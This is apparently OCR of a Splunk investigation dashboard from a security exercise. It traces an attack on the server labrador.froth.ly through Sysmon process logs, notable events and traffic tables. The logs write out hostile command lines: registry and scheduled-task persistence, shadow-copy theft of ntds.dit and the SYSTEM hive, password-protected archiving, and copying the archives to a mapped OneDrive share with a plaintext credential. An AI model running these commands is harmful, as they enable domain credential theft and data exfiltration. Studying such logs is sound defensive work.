
SA-Investigator

Let's focus our search


Events that reference spoolsv.exe on August 18 2020



SA-Investigator



SA-Investigator



Endpoint Process Details

Destination Host Filter: *

User Filter: *

Filter Unknown Processes? Hide Unknown

Filter Unknown Parent Processes? Hide Unknown

Click on process_name to drill to events on host, dest to pivot and investigate assets, user to pivot and investigate identities

_time	process_name	process	parent_process	user	dest	vendor_product	count
2020-08-18 19:55:29	spoolsv.exe	C:/Windows/System32/spoolsv.exe	wscript c:\users\pcerf\appdata\local\microsoft\cache\node.js	pcerf	labrador.froth.ly	Microsoft Sysmon	2
2020-08-18 19:55:34	spoolsv.exe	unknown	unknown	unknown	unknown	Microsoft Sysmon	2
2020-08-18 19:58:26	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:09:16	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:10:09	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:16:35	spoolsv.exe	unknown	unknown	unknown	unknown	Microsoft Sysmon	3
2020-08-18 20:22:08	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1
2020-08-18 20:25:58	spoolsv.exe	unknown	unknown	unknown	labrador.froth.ly	Microsoft Sysmon	1

Endpoint Parent Process Details

Destination Host Filter: *


User Filter: *

Click on process_name to investigate process


_time	process_name	process	parent_process	us
2020-08-18 19:57:17	reg.exe	"reg" add hklm\software\microsoft\windows\currentversion\run /v SystemHealth /t REG_SZ /d "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js"	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 19:58:09	schtasks.exe	"SCHTASKS" /CREATE /SC MONTHLY /TN "\Microsoft\Windows\Chkdsk\MonthlyScan" /TR "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js'" /ST 22:47 /RU SYSTEM	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:00:16	vssadmin.exe	"vssadmin" create shadow /for=C:	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:01:07	cmd.exe	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\ntds\ntds.dit c:\files\docs\ntds.dit	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:01:59	cmd.exe	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\system32\config\SYSTEM c:\files\docs\SYSTEM	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:02:52	vssadmin.exe	"vssadmin" delete shadows /shadow={a9c8b97e-1f72-459f-b325-7e6941d225f8} /Quiet	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:04:54	zip.exe	"c:\windows\syswow64\zip" a -r -hpaaa -m5 -v38m c:\users\pcerf\Downloads\schatz c:\files\recipes* c:\files\docs*	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:12:14	net.exe	"net" use z: https://d.docs.live.net/751138BA05E3ABB9 /user:harborhefeweizen@gmail.com smokingribs#33	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:14:18	cmd.exe	"cmd.exe" /c copy "c:\users\pcerf\Downloads*.txt" "z:"	C:/Windows/System32/spoolsv.exe	pc
2020-08-18 20:16:22	cmd.exe	"cmd.exe" /c copy "c:\users\pcerf\Downloads\mvuser.rar" "z:"	C:/Windows/System32/spoolsv.exe	pc

SA-Investigator

Filter unknown processes



SA-Investigator



Investigate Asset Artifacts

Edit | Export | ...

Enter an Asset of Interest. If the asset matches values in the asset & identity data model, other matching identifiers will be available (DNS, NT Hostname, IP, MAC). Select the time and click Submit.

Asset (IP, MAC, NT/Hostname): labrador.froth.ly

Correlated Assets (if applicable): 192.168.70.150,labr...

Time: 6:00 PM to 9:00 PM, Aug 1...

Submit | Hide Filters

Details | Intrusion | Traffic | Changes | Endpoint | Vulnerabilities | Authentication | Updates | Certificates | DNS | Network Sessions | Web Client | Web Server | Threat Indicators | Risk | Windows Event Code Search | Search

Internal Asset Details

asset	priority	bunit	category	owner	city	country	ip	mac	nt_host	dns
labrador.froth.ly 192.168.70.150 labrador	high	thirstyberner	windows server ad	peat cerf	san francisco	us	192.168.70.150		labrador	labrador.froth.ly

IP Addresses Associated to Hostname (Based on src if applicable) from Network_Traffic

src_ip	startTime	endTime	firstTime	lastTime
192.168.70.150	Tue Aug 18 20:12:18 2020	Tue Aug 18 20:12:20 2020	1597781538	1597781540


IP Addresses Associated to Hostname (Based on dest if applicable) from Network_Traffic

No results found for this activity

Notable Events By Destination

_time	src	dest	dvc	user	rule_name	signature	threat_match_value	urgency	status_description	notable_link
2020-08-18 20:00:16		labrador.froth.ly		pcerf	ESCU - Creation of Shadow Copy - Rule			high	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@0f96b1d6667135bd36754ea2c01d4281e
2020-08-18 19:35:00		labrador.froth.ly		pcerf	Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@00f56fa053d83088781410ac6b9940dc2
2020-08-18 19:35:00		labrador.froth.ly		pcerf	Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@00da887f07cdb155d1fb5e01a5a1c81382
2020-08-18 19:30:00		labrador.froth.ly		pcerf	Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@00d89b35aacb22e712c095437b01bdaa11
2020-08-18 19:30:00		labrador.froth.ly		pcerf	Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-4F996FBEAE480@notable@00c0d86fcbeebea2ce4cccd9e1e72c5430
2020-08-18 19:30:00		labrador.froth.ly		pcerf	Remote PowerShell Launches Detected			medium	Event has not been reviewed.	892F1307-1DF0-4CE3-AFF9-


SA-Investigator



SA-Investigator

Network Traffic Destinations & Sources

labrador.froth.ly



Network Traffic Destinations in MB - Asset as Source


dest	sparkline_in	mb_in	sparkline_out	mb_out
13.107.42.12		677624203.16		77.60
23.47.205.47		0.02		7.55
152.195.19.97		0.64		5.89
192.168.86.1		0.77		1.63
52.239.149.106		0.70		1.41
52.237.143.176		49153.30		1.17
8.249.229.254		0.00		0.74
40.116.120.16		180224.34		0.46
23.99.80.186		0.23		0.37
40.126.2.38		0.07		0.20

« Prev 1 2 3 4 5 6 7 8 9 10 Next »

Network Traffic Sources in MB - Asset as Destination

src	sparkline_in	mb_in	sparkline_out	mb_out
192.168.70.167		618838.93		149.57
10.1.1.148		0.01		0.00
192.168.86.1		0.00		0.00
192.168.86.226		0.03		
192.168.86.37		0.24		0.00

SA-Investigator



